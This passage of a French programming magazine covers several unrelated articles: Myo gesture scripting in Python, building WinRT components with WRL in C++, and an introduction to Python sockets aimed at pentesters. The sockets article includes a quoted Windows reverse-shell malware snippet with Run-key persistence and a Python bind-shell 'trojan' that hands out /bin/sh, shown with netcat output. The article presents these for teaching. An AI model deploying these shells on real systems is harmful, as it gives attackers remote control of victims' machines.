La cerise sur le gâteau : des méthodes qui ne sont pas présentes dans le SDK Lua ont même été ajoutées ! Je vous conseille d'aller voir la partie "Library Documentation" sur le site officiel de PyoConnect pour prendre connaissance de ces ajouts : http://www.fernandocosentino.net/pyoconnect/

Il y a juste quelques méthodes qui à contrario, ne sont pas implémentées. Ceci est bien expliqué à la fin de sa documentation.

Contrôle de présentation HML5

Ensuite, fort de cette première lecture, je me suis lancé dans mon premier script : contrôle de mes présentations HTML5 par le bracelet. Le "use case" est vraiment très simple :

6 Je veux délocker mon Myo sur la gestion doubleTap ;
7 Une fois ce dernier délocké, je veux passer mes slides avec cette même gesture ;
8 Enfin, je veux pouvoir locker le Myo sur la gesture fist ;

```
scriptTitle = "KeyBoard"
scriptDescription = "Keyboard Control"

def onUnlock():
  myo.unlock("hold")
  print("Unlock ! ")

def onLock():
  print("Lock ! ")

def onPoseEdge(pose, edge):
  if (edge == "on"):
     print(pose)
  if (pose == 'doubleTap') and (edge == "on"):
     myo.keyboard("right_arrow","press","")
  if (pose == 'fist') and (edge == "on"):
     myo.lock()
```

Voici ce qu'on peut retenir de ce script :

```
scriptTitle = "KeyBoard"
scriptDescription = "Keyboard Control"
```

Je spécifie son nom tel qu'il apparaîtra dans le manager PyoConnect :

```
def onUnlock():
  myo.unlock("hold")
  print("Unlock ! ")
```

Quand le Myo passe en Unlock, je lui demande de le rester. En effet, si je ne le fais pas, je ne pourrai lui demander de se locker automatiquement qu'après un certain temps seulement.

```
def onPoseEdge(pose, edge):
  if (edge == "on"):
     print(pose)
  if (pose == 'doubleTap') and (edge == "on"):
     myo.keyboard("right_arrow","press","")
  if (pose == 'fist') and (edge == "on"):
     myo.lock()
```

Enfin, je gère les poses Myo qui conviennent à mon besoin. Le Edge correspond à l'état de détection de la pose par le Myo :

- on : la gesture commence
- off : la gesture se termine

Je pense qu'il faut que je joue encore un peu avec ce script mais globalement, il répond bien à mon besoin de simplement passer des slides.

Pour aller encore plus loin

Si vous êtes intéressés par le développement Myo, je vous conseille de suivre le blog de Thalmic : http://developerblog.myo.com/

La programmation Windows, le retour Partie 2/5 : Utiliser WRL pour faire des composants WinRT

Nous vous proposons une série d'articles sur la pratique de la programmation Windows en C++. Ce nouvel article nous emmène sur le développement autour du Windows Runtime alias WinRT.

Christophe PICHAUD | .NET Rangers by Sogeti
Consultant sur les technologies Microsoft
christophepichaud@hotmail.com | www.windowscpp.net

Depuis la sortie de Windows 8 et des applications Metro-style Apps devenues Modern UI, il est possible de faire du C++/CX pour attaquer WinRT. Il est aussi possible de faire des composants WinRT. A partir de là, reste à répondre à la question suivante : doit-je faire du C++/CX ou bien du C++ ISO à la Bjarne Stroustrup. Moi, je dis qu'il faut mieux « builder on the metal ! » donc pas de surcouche qui génère du code pour nous comme C++/CX ; C++/CX est une macro C++ avec la syntaxique du C++ CLI. Attention, ce n'est pas du CLI et c'est bien du natif... ISO C++ va nous obliger à écrire un peu plus de code mais ce n'est pas bien grave. De toute façon, je n'aime pas la syntaxe des hat (^) donc voilà.

Créer un composant WinRT

Nous allons créer un composant WinRT avec tout ce qu'il faut pour que cela marche (ce n'est pas simple au début), puis nous allons ajouter à ce composant la possibilité de gérer des évènements. Pour commencer, créez une solution dans Visual Studio. Ajoutez un nouveau projet C++ de type « DLL Windows 8.1 » à la solution. Ajoutez un nouveau projet C# de type « Blank App Windows 8.1 ». Ce projet nous servira de client pour tester le composant que nous allons réaliser. Positionnez-vous dans le projet DLL. Ajouter un fichier module.cpp et collez-lui le code suivant dedans :

```
extern "C" HRESULT WINAPI DllGetActivationFactory(_In_ HSTRING activatibleClassId, _Deref
_out_ IActivationFactory** factory)
{
  auto &module = Microsoft::WRL::Module<Microsoft::WRL::InProc>::GetModule();
  return module.GetActivationFactory(activatibleClassId, factory);
}

extern "C" HRESULT WINAPI DllGetClassObject(REFCLSID rclsid, REFIID riid, _Deref_out_
LPVOID *ppv)
{
  auto &module = Microsoft::WRL::Module<Microsoft::WRL::InProc>::GetModule();
  return module.GetClassObject(rclsid, riid, ppv);
}

extern "C" BOOL WINAPI DllMain(_In_opt_ HINSTANCE, DWORD, _In_opt_ LPVOID)
{
  return TRUE;
}

extern "C" HRESULT WINAPI DllCanUnloadNow()
{
  const auto &module = Microsoft::WRL::Module<Microsoft::WRL::InProc>::GetModule();
  return module.GetObjectCount() == 0 ? S_OK : S_FALSE;
}

#pragma comment(linker, "/EXPORT:DllGetActivationFactory=_DllGetActivationFactory
@8,PRIVATE")
#pragma comment(linker, "/EXPORT:DllGetClassObject=_DllGetClassObject@12,PRIVATE")
#pragma comment(linker, "/EXPORT:DllCanUnloadNow=_DllCanUnloadNow@0,PRIVATE")
```

Il s'agit ici de l'implémentation des fonctions DllMain, DllCanUnloadNow, DllGetClassObject et DllGetActivationFactory. DllMain est le point d'entrée dans la DLL ; on ne fait rien. Les autres fonctions sont la glue nécessaire à l'enregistrement du composant WinRT qui n'est autre qu'un composant COM de nouvelle génération.
Le code de DllGetActivationFactory, DllgetClassObject et DllCanUnloadNow font appel au template Module qui est définit dans <wrl\module.h>.

Un composant COM de nouvelle génération

La différence entre les anciens composants COM et les nouveaux réside dans le fait que les nouveaux s'enregistrent dans un package. Il semble qu'il n'y ait plus de traces dans la base de registres pour les composants. À suivre. Une fois que vous avez mis la glue COM dans votre DLL, on va pouvoir s'attaquer à la conception du composant. Nous savons qu'un composant WinRT est un composant COM donc il nous faut fournir un fichier IDL qui décrit son interface et sa classe d'implémentation.

```
// Library3.IDL
import "inspectable.idl";
import "Windows.Foundation.idl";

#define COMPONENT_VERSION 1.0

namespace Library3
{
  interface IGame;
  runtimeclass Game;

  [uuid(1FCD374B-2C3C-49E3-93A7-6FB801080D45), version(COMPONENT_VERSION)]
  delegate HRESULT GameEventHandler([in] HSTRING e);

  [uuid(3EC4B4D6-14A6-4D0D-BB96-31DA25224A15), version(COMPONENT_VERSION)]
  interface IGame : IInspectable
  {
    [propget] HRESULT RegisterUser([out, retval] HSTRING* value);
    [propput] HRESULT RegisterUser([in] HSTRING value);
    HRESULT StartGame([in] HSTRING value);
    [eventadd] HRESULT UserLogged([in] GameEventHandler* handler, [out][retval] Event
RegistrationToken* token);
    [eventremove] HRESULT UserLogged([in] EventRegistrationToken token);
```

```
    }

    [version(COMPONENT_VERSION), activatable(COMPONENT_VERSION)]
    runtimeclass Game
    {
        [default] interface IGame;
    }
}
```

Ce composant Game fournit au travers de sa déclaration IDL et son interface les éléments suivants :

Composant Game	
GameEventHandler	le delegate pour gérer les évènements
RegisterUser	propriété Get
RegisterUser	propriété Put
StartGame	Méthode qui utilise le delegate
UserLogged	Méthode pour s'abonner aux évènements
UserLogged	Méthode pour ne plus s'abonner aux évènements

Le fichier IDL contient la définition de l'interface IGame et du composant qui va implémenter cette interface : Game. Game est décoré en tant que runtimeclass. Anciennement, c'était coclass. Les propriétés sont décorées propget et propput. Vous remarquerez que la définition d'un évènement est spéciale. Il faut ajouter [eventadd] et [eventremove] et surtout gérer le « token » de type EventRegistrationToken.
Maintenant que la glue est prête et que les déclarations IDL sont faites..., la compilation du fichier Library3.idl génère les fichiers Library3_h.h, Library3_i.c et Library3_p.c. Nous allons utiliser le premier fichier (header) et le reste c'est le code du proxy stub. C'est du COM classique. A noter que l'interface IGame doit hériter de IInspectable qui est la nouvelle interface COM apparue avec Windows 8.

Implémentation de l'interface

```
#pragma once

#include "Library3_h.h"

namespace ABI
{
    namespace Library3
    {
        class Game : public RuntimeClass<IGame>
        {
            InspectableClass(L"Library3.Game", BaseTrust)

        public:
            Game();
            STDMETHOD(get_RegisterUser)(HSTRING* value);
            STDMETHOD(put_RegisterUser)(HSTRING value);
            STDMETHOD(StartGame)(HSTRING value);
            STDMETHOD(add_UserLogged)(IGameEventHandler* handler, EventRegistration
Token* token);
            STDMETHOD(remove_UserLogged)(EventRegistrationToken token);

        private:
            void Notify(HSTRING value);

        private:
            std::wstring name;
            bool m_observed;
            EventSource<IGameEventHandler> m_events;
        };

        ActivatableClass(Game);
    }
}
```

Première remarque, il faut que le composant soit défini dans le namespace ABI. C'est Microsoft qui impose cette règle. Le composant Game hérite du template RuntimeClass qui prend en paramètre l'interface à implémenter. Il y a ensuite deux macros à utiliser : InspectableClass et ActivatableClass. Le code de ces deux macros est disponible dans wrl\Implements.h et wrl\module.h. Le composant Game est un composant COM classique. Les propriétés sont préfixées de get_ et put_.

```
    STDMETHODIMP Game::get_RegisterUser(HSTRING* value)
    {
        HString str;
        str.Set(name.c_str());
        *value = str.Detach();
        return S_OK;
    }

    STDMETHODIMP Game::put_RegisterUser(HSTRING value)
    {
        HString str;
        str.Set(value);
        name = str.GetRawBuffer(nullptr);
        return S_OK;
    }
```

Les chaînes de caractères sont des HSTRING. La classe HString les encapsule. Dans cet exemple, je stocke la HSTRING dans un std::wstring. Les évènements sont préfixés par add_ et remove_. La gestion des évènements se fait au travers de l'interface du delegate (IGameEventHandler) et un token de type EventRegistrationToken. Les événements sont stockés via le template EventSource<T> là où T est une interface du delegate définie dans le fichier IDL.

```
    STDMETHODIMP Game::add_UserLogged(IGameEventHandler* handler, EventRegistration
Token* token)
    {
        m_observed = true;
        m_events.Add(handler, token);
        return S_OK;
    }

    STDMETHODIMP Game::remove_UserLogged(EventRegistrationToken token)
    {
        m_events.Remove(token);
        return S_OK;
    }
```

Comment ça marche ?
Le membre m_events est utilisé avec ses méthodes Add et Remove. Dans le add_, on ajoute le handler en lui passant le token aussi. Dans le remove_, on supprime le token. C'est tout ! Il nous reste à voir comment déclencher

l'évènement. C'est la méthode StartGame qui va s'en charger en faisant appel à la méthode Notify.

```
STDMETHODIMP Game::StartGame(HSTRING value)
{
    HString str;
    str.Set(value);
    std::wstring ws = str.GetRawBuffer(nullptr);
    Notify(value);
    return S_OK;
}

void Game::Notify(HSTRING value)
{
    if (m_observed)
    {
        HString str;
        str.Set(value);
        m_events.InvokeAll(str.Detach());
    }
}
```

Notify fait appel à la méthode InvokeAll en lui passant l'argument HSTRING désiré.

Le client C#

Le client est une C# App Blank XAML qui contient juste un bouton et une zone de texte pour le debug. Voici à quoi ressemble le code du client. On fera d'abord un « Add Reference » pour y ajouter la DLL. Il ne faudra pas oublier dans les propriétés du projet C++ de dire dans les paramètres du Linker de produire les Windows Metadata (fichier WINMD) sinon il est impossible de faire « Add References ». Fig.1 et 2.

```
private void btnGo_Click(object sender, RoutedEventArgs e)
{
  LogInfo("Go...");

  Game game = new Game();
  game.RegisterUser = "Christophe";
  string str = String.Format("Register User: {0}", game.RegisterUser);
  LogInfo(str);
  game.UserLogged += Game_UserLogged;

  game.StartGame("BattelField 2 Bad Company");

  game.UserLogged -= Game_UserLogged;
 }

 private void Game_UserLogged(string game)
 {
  string str = String.Format("Event Game_UserLogged {0}", game);
  LogInfo(str);
 }
}
```

La fonction Game_UserLogged est ajoutée dans la liste des handlers et reçoit les évènements. C'est très simple.
Voici la sortie de l'application XAML :
Go...
Register User: Christophe
Event Game_UserLogged BattelField 2 Bad Company

La création directe d'objet avec WRL

Ajoutons une couche sur notre composant Game et codons l'objet Tournament qui aura pour but de créer un objet Game. Voici les lignes à ajouter au fichier IDL :

```
interface ITournament;
runtimeclass Tournament;

[uuid(3EC4B4E7-14A6-4D0D-BB96-31DA25224A15), version(COMPONENT_VERSION)]
interface ITournament : IInspectable
{
    HRESULT StartTournament([out, retval] IGame** game);
```




Fig.1




Fig.2

```
}

[version(COMPONENT_VERSION), activatable(COMPONENT_VERSION)]
runtimeclass Tournament
{
    [default] interface ITournament;
}
```

La méthode StartTournament présente dans l'interface ITournament retourne un objet Game au travers de son interface IGame. On échange et retourne des interfaces. Toujours. Jamais des composants. Par contre dans l'implémentation de la méthode, on va construire un composant et retourner l'objet. Voici le code du composant Tournament :

```
#pragma once

#include "Library3_h.h"

namespace ABI
{
  namespace Library3
  {
    class Tournament : public RuntimeClass<ITournament>
    {
        InspectableClass(L"Library3.Tournament", BaseTrust)

    public:
        Tournament();
        STDMETHOD(StartTournament)(IGame** game);

    };

    ActivatableClass(Tournament);
  }
}

#include "pch.h"
#include "Tournament.h"
#include "Game.h"

namespace ABI
{
  namespace Library3
  {

    Tournament::Tournament()
    {
    }

    STDMETHODIMP Tournament::StartTournament(IGame** game)
    {
        ComPtr<Game> p = Make<Game>();
        *game = p.Detach();
        return S_OK;
    }
  }
}
```

La méthode StartTournament crée un objet Game directement avec la fonction template Make<T> qui retourne un ComPtr<T>. Il faut faire un appel à Detach() pour retourner l'objet via son interface. Voici les modifications apportées au client C# pour obtenir un objet Game, ou plutôt une interface IGame :

```
private void btnGo_Click(object sender, RoutedEventArgs e)
{
  LogInfo("Go...");

  Tournament t = new Tournament();
  IGame game = t.StartTournament();

  //Game game = new Game();
  game.RegisterUser = "Christophe";
  string str = String.Format("Register User: {0}", game.RegisterUser);
  LogInfo(str);

  game.UserLogged += Game_UserLogged;

  game.StartGame("BattelField 2 Bad Company");

  game.UserLogged -= Game_UserLogged;
}
```

Conclusion

La création d'un composant WinRT ressemble fortement à la création d'un composant COM classique. Un fichier IDL avec une définition d'interface, une classe qui contient cette interface, et des évènements plus ou moins faciles à développer.

Tout ceci existe depuis Windows 8. WinRT est le nouveau COM et les composants exposent des méta-data sous forme de fichiers winmd au lieu de tlb. COM est de retour. Et ceci est vrai avec Windows 8.1 et Windows 10. WRL est l'équivalent de la nouvelle API ATL.

Le code source est disponible ici :

https://code.msdn.microsoft.com/windowsapps/A-Simple-Windows-Runtime-cd0095c9

Être bien dans ses sockets

Cet article est le premier d'une série qui démontrera que le langage Python est l'outil idéal pour le travail au quotidien d'un pentester, mais aussi pour d'autres utilisations moins spécifiques. Nous aborderons donc d'abord des bibliothèques classiques telles que les sockets puis étudierons la bibliothèque scapy sur plusieurs articles, urllib, ftplib...

Franck Ebel
Expert R&D et Formations
Serval-concept / serval-formation
Responsable Licence CDAISI , UVHC
Commandant de Gendarmerie réserviste, cellule Cyberdéfense

Nous avons choisi, comme beaucoup, le Python comme langage de prédilection de par sa portabilité, sa simplicité d'utilisation, et ses multiples bibliothèques adaptées entre autres au réseau. L'apprentissage du Python est rapide, j'enseigne aussi et suis responsable de la Licence Cyber Défense, Anti Intrusion des Systèmes d'Information (CDAISI) de l'Université de Valenciennes, Pôle universitaire de Maubeuge ; en une quarantaine d'heures de cours, les étudiants sont capables d'écrire des scripts de pentests très rapidement et performants.

Réseau sans socket

Nous pouvons dans un premier temps utiliser les ressources de l'OS utilisé pour faire des requêtes réseau donc sans l'utilisation de la bibliothèque socket. J'irai directement à l'essentiel sans revenir sur les notions de base de Python. Comme nous voulons utiliser les commandes système, ici le ping, nous allons importer la bibliothèque OS et nous utiliserons en particulier la méthode system() du module.

```
os.system("ping -c 1 -W 1 " + IPv+" >/dev/null")
```

Nous redirigerons le flux vers /dev/null (je suis sous Linux) pour ne pas perturber l'affichage. Le résultat de cette commande est récupéré dans une variable, resu, qui prendra la valeur 0 si la commande abouti (le ping a une réponse de la machine distante) ou non. Pour rendre ce script interactif avec l'utilisateur, nous lui demandons de donner l'adresse IP à tester. Nous devrons effectuer quelques manipulations pour vérifier si l'utilisateur a bien entré des nombres (dans le try:) et nous vérifierons toutes les machines du réseau (en /24). Pour cela nous ferons varier la dernière partie de l'adresse IP de 1 à 254 ; range (1,255). Split() et join() nous serviront à éclater l'adresse IP ; la découper par rapport aux points et mettre le résultat dans une liste avec split()) et à reformer l'adresse IP à partir d'une liste à laquelle nous aurons enlevé le dernier élément (join() et pop().

```
#!/usr/bin/env python3
#--*--coding:utf8--*--
import os
Ip=input("Veuillez entrer une adresse ip\n")
try:
   IPl=Ip.split('.')
   for i in IPl:
      int(i)
except:
   print("ce n'est pas une adresse ip")
   sys.exit()
IPl.pop()
IPf=".".join(IPl)
for i in range(1,255):
   IPv=IPf +"."+str(i)
   print(IPv)
   resu=os.system("ping -c 1 -W 1 " + IPv+" >/dev/null")
   if resu == 0:
      print("l'adresse %s repond"%IPv)
   else:
      print("l'adresse %s ne repond pas"%IPv)
```

Ce script fonctionne très bien, mais n'utilise pas les capacités et bibliothèques de Python, et les arguments du ping peuvent être différents suivant les OS utilisés. Il vaut donc mieux utiliser les bibliothèques fournies en Python. Nous commencerons donc dans ce premier article avec la bibliothèque socket.

Bibliothèque socket, Client FTP

S'il n'existe qu'une bibliothèque à connaître en Python pour travailler avec le réseau, c'est bien la bibliothèque Socket. Avec celle-ci nous pouvons tout faire, il suffit de lire pour chaque protocole sa RFC (Request For Comments) et d'utiliser les bonnes commandes et les bons ports.
Commençons par écrire un client FTP. Il nous faut donc pour comprendre le fonctionnement et les commandes à utiliser, lire la RFC du FTP soit la RFC 959 (https://www.ietf.org/rfc/rfc959.txt). Nous voyons dans cette RFC, que dès qu'une connexion est établie (port 21) sur un ftp, une bannière nous est envoyée ; il faudra donc commencer par lire cette bannière. Ensuite il nous faut envoyer le login, la commande est USER login, une information nous est envoyée que nous pourrons la lire. Enfin nous devons envoyer le mot de passe PASS password. Une information nous est envoyée afin de nous informer si le mot de passe est bon. À partir de ce moment-là, nous pouvons envoyer d'autres commandes comme lister le répertoire, créer un dossier, déposer un fichier, récupérer un fichier.

Comment faire cela en Python ?

Nous devons importer la bibliothèque qui va nous servir pour la connexion, soit socket (import socket). Si l'objet socket est bien créé (nous ne ferons pas ici de tests avec try et except), nous pouvons tenter la connexion grâce à la méthode connect() qui accepte un tuple avec l'adresse de l'host et le port utilisé. socket.AF_INET est utilisé afin de définir que le type de socket soit ici un socket réseau ipv4. (ipv6 : AF_INET6). socket.SOCK_STREAM définit le protocole TCP ; pour UDP, il faudrait utiliser socket.SOCK_DGRAM. Pour envoyer les informations nous utiliserons la méthode send de la bibliothèque socket, soit s.send(), et pour recevoir, la méthode recv(). J'ai défini ici 1024 octets un peu au hasard ; nous pourrions en attendre moins. Nous allons tenter ici une connexion sur un serveur FTP qui accepte une connexion en anonyme.

```
#!/usr/local/bin/python3
#--*--coding:utf8--*--
import socket
host="ftp.ibiblio.org"
port=21
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM) # création de l'objet socket
s.connect((host,port)) # connexion au FTP via la méthode connect()
data=s.recv(1204) # lecture de la bannière
```

```
print data
s.send("USER anonymous\r\n") # envoi du login
data=s.recv(1024) # réception de la réponse
print data
s.send("PASS test@free.fr\r\n") # envoi du mot de passe
data=s.recv(1024) # réception de la réponse
print data
s.send("QUIT\r\n") # nous quittons le FTP
s.close()
```

Si le script fonctionne pour vous, et il fonctionne pour moi, vous devriez avoir un résultat ressemblant à cela :

```
l__> __python client_ftp_simple.py
220 ProFTPD Server
```

331 Anonymous login ok, send your complete email address as your password

```
230-
```

Si vous avez compris toutes les lignes de ce script, accompagné de la RFC du service et/ou du protocole que vous souhaitez utiliser, vous pouvez créer n'importe quel client, que ce soit Web, ftp, snmp ... Mais comment créer un serveur, ce sera notre prochaine étape.

Bibliothèque socket, Serveur TCP

Dans la création d'un serveur, avant que le port ne soit en attente afin d'accueillir un client et l'accepter, il va y avoir plusieurs étapes. Outre la création du socket qui sera identique au client vu dans le paragraphe précédent, nous devons attacher l'adresse IP avec le port sélectionné (bind()) pour ensuite écouter (listen()) et c'est à ce moment que le port est effectivement ouvert sur votre machine. Nous pouvons donc maintenant accepter (ou non) le client qui essaie de se connecter (accept()). Ici host est vide host="" ce qui permet d'utiliser la carte réseau par défaut avec son adresse IP. Nous pourrions bien sûr indiquer une adresse IP précise. Quand le client est accepté, nous créons un nouvel objet socket pour le client, la variable utilisée dans le script est la variable "client". C'est ici que les programmeurs novices peuvent faire une erreur en utilisant, pour discuter avec le client, l'objet "s" au lieu de "client". L'envoi et la réception utilisent les mêmes méthodes que pour le client FTP vu au paragraphe précédent. Pas de difficultés supplémentaires ici.

```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--
import socket
host=""
port = 1338
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.bind((host,port))
s.listen(1)
client,adresse=s.accept()
print adresse
print client.getpeername()
client.send("Bonjour le Magazine Programmez\n entrez un mot ou fin si vous voulez
arrêter la discussion  ")
while 1:
        data=client.recv(1024)
        if data=="fin\n":
                break
        print "Client > " + data
        mot=raw_input("Serveur > ")
        client.send(mot)
client.close()
```

```
s.close()
```

Nous effectuons un test avec le if afin de voir si le client a envoyé le mot fin pour terminer la conversation. Si nous voulons discuter avec le client pour effectuer les tests, il nous faut un... client. Avec les informations fournies, vous êtes capables de le créer. Je vais vous donner une solution ci-dessous pour les plus novices.

```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--
import socket
host="adresse_ip_serveur"
port = 1338
 s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((host,port))
while 1:
        data=s.recv(1024)
        if data=="fin\n":
                break
        print "Serveur > " + data
        mot=raw_input("Client > ")
        s.send(mot)
s.close()
```

Il n'y a pas de difficultés ici, nous venons de créer très simplement une discussion entre un client et un serveur, ici bien sûr la discussion se fait chacun son tour, nous verrons plus tard, dans un autre article, le moyen, grâce aux threads, de pouvoir envoyer et recevoir en simultané.

Socket et Malware

Nous pouvons à partir des sockets, imaginer toutes sortes de programmes comme celui-ci, trouvé sur le site http://www.primalsecurity.net/0xc-python-tutorial-python-malware/ qui nous explique comment créer un malware en Python. Vous avez ci- dessous la partie principale du script qui utilise évidemment les sockets. Nous retrouvons la création de l'objet socket et la méthode connect(()) qui nous montre que ce malware se connecte (c'est donc un client) vers un serveur, ce dernier pourra envoyer des commandes sur le PC distant, sous Windows (run = "Software\Microsoft\Windows\CurrentVersion\Run") et donc récupérer toutes sortes d'informations.

```
def shell():
#Base64 encoded reverse shell
   s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
   s.connect(('192.168.56.1', int(443)))
   s.send('[*] Connection Established!')
   while 1:
      data = s.recv(1024)
      if data == "quit": break
      proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.
PIPE, stdin=subprocess.PIPE)
      stdout_value = proc.stdout.read() + proc.stderr.read()
      encoded = base64.b64encode(stdout_value)
      s.send(encoded)
      #s.send(stdout_value)
   s.close()
def main():
   tempdir = '%TEMP%'
   fileName = sys.argv[0]
   run = "Software\Microsoft\Windows\CurrentVersion\Run"
   autorun(tempdir, fileName, run)
```

```
    shell()
if __name__ == "__main__":
    main()
```

Conclusion

Dans ce premier article nous avons abordé la bibliothèque socket qui nous permet de nous connecter à n'importe quel service distant en écrivant un client et en connaissant les commandes pour ce service ou protocole (les RFC sont des sources très intéressantes comme celle utilisée pour le client FTP), ou de créer un serveur sur notre machine. De nombreuses bibliothèques existent pour beaucoup de protocoles ou services comme ftplib pour le FTP. Nous en verrons au cours des prochains articles. Une bibliothèque particulière, scapy, nous permettra de revoir le modèle OSI, les couches réseau et de décortiquer les trames réseau. Nous verrons donc sur plusieurs articles l'utilité de cette bibliothèque tant pour les professionnels du réseau que pour les pentesters. Nous nous retrouverons donc la prochaine fois pour un premier article sur la découverte de scapy.

Trojan en Python

Le programme utilise bien entendu les sockets. Nous utilisons en plus ici, la bibliothèque code. Nous avons une boucle for qui va donner à la variable f respectivement les valeurs 0, 1 et 2. Ces valeurs vont être un paramètre de la fonction dup2. 0, 1 et 2 sont respectivement le canal 0 (clavier), le canal 1 (l'écran) et le canal 2 (sortie d'erreur), sous Linux. Donc, après cette boucle, tout sera redirigé vers le socket client. Nous lançons ensuite le bash qui se retrouvera donc sur le socket et pour finir code.interact() qui va permettre une interactivité entre le client et le serveur.

```
#!/usr/bin/env python
#--*-- coding:UTF-8 --*--
import socket, os  ,code
host=''
port = 1338
mot=""
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.bind((host,port))
s.listen(1)
client,adresse=s.accept()
print adresse
print client.getpeername()
client.send("Bonjour eni\n")
mot=client.recv(1024)
print mot
while 1:
    if mot=="root\n":
        print "on est dans root"
        for f in range (3):
            os.dup2(client.fileno(), f)
        os.execl("/bin/sh", "/bin/sh")
        code.interact()
        sys.exit()
    else:
        print "on sort"
        break
client.close()
s.close()
```

Si nous nous connectons en mettant le bon mot de passe, nous obtenons :

```
febel@moya:~/Article_programmez/exemples$ nc -vv 192.168.0.36 1338
Connection to 192.168.0.30  1338 port [tcp/*] succeeded!
Bonjour Programmez
root
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:26:b9:eb:6f:68
          inet adr:192.168.0.32  Bcast:195.221.189.255
Masque:255.255.255.0
          adr inet6: fe80::226:b9ff:feeb:6f68/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Packets reçus:541728 erreurs:0 :3244 overruns:0 frame:0
          TX packets:250187 errors:0 dropped:0 overruns:0
carrier:0
          collisions:0 lg file transmission:1000
          Octets reçus:227384482 (227.3 MB) Octets
transmis:47956554 (47.9 MB)
          Interruption:20 Mémoire:e9600000-e9620000
```

Que se passe t'il sur le serveur lors de la réception du mot root

```
:~/Article_programmez/exemples$ python trojan.py
('192.168.0.36', 53478)
root
on est dans root
```

Ce petit exemple nous démontre qu'il est très simple de créer un "pseudo" trojan avec Python. Nous pouvons en effet transmettre sur un socket ce que nous voulons, le shell sh dans notre exemple. Pour une personne non avertie, cette dernière ne saura pas qu'un port est ouvert sur sa machine et qu'un pirate peut s'y connecter. En réalité, les trojans sont beaucoup plus complexes, ils sont compilés et beaucoup moins détectables.

Abonnement : Service Abonnements PROGRAMMEZ, 4 Rue de Mouchy, 60438 Noailles Cedex. - Tél. : 01 55 56 70 55 - *abonnements.programmez @groupe-gli.com* - Fax : 01 55 56 70 91 - du lundi au jeudi de 9h30 à 12h30 et de 13h30 à 17h00, le vendredi de 9h00 à 12h00 et de 14h00 à 16h30. **Tarifs** abonnement (magazine seul) : 1 an - 11 numéros France métropolitaine : 49 € - Etudiant : 39 € CEE et Suisse : 55,82 € - Algérie, Maroc, Tunisie : 59,89 € Canada : 68,36 € - Tom : 83,65 € - Dom : 66,82 € Autres pays : nous consulter.
PDF : 30 € (Monde Entier) souscription sur www.programmez.com

Une publication **Nefer-IT**
7 avenue Roger Chambonnet
91220 Brétigny sur Orge
redaction@programmez.com
Tél. : 01 60 85 39 96

Directeur de la publication & rédacteur en chef : François Tonic

Secrétaire de rédaction : Olivier Pavie

Ont collaboré à ce numéro : S. Saurel

Experts : W. Chegham, F. Barbin, J. Rowe Calvi, N. Calvi, V. Zuigui, A. Hebert, D. Podyachiy, C. P. de Geyer, D. Seguy, J. Pauli, P. Martin, C. Villeneuve, N. Baptiste, A. Vannieuwenhuyze, M. Hubert, J. Pamphile, G. Demichelli, T. Devillers, R. Carvalho, N. Cornet, L. Rivière, J-F Garreau, C. Michaud, F. Ebel

Couverture : © Halfpoint

Maquette : Pierre Sandré

Publicité : PC Presse,
Tél.: 01 74 70 16 30, Fax : 01 41 38 29 75
pub@programmez.com

Imprimeur : S.A. Corelio Nevada Printing, 30 allée de la recherche, 1070 Bruxelles, Belgique.

Marketing et promotion des ventes :
Agence BOCONSEIL - Analyse Media Etude

Directeur : Otto BORSCHA oborscha@boconseilame.fr
Responsable titre : Terry MATTARD
Téléphone : 09 67 32 09 34

Contacts
Rédacteur en chef : ftonic@programmez.com
Rédaction : redaction@programmez.com
Webmaster : webmaster@programmez.com
Publicité : pub@programmez.com
Evenements / agenda : redaction@programmez.com

Dépôt légal : à parution - Commission paritaire : 1220K78366 - ISSN : 1627-0908

Sur abonnement ou en kiosque

Le magazine des pros de l'IT

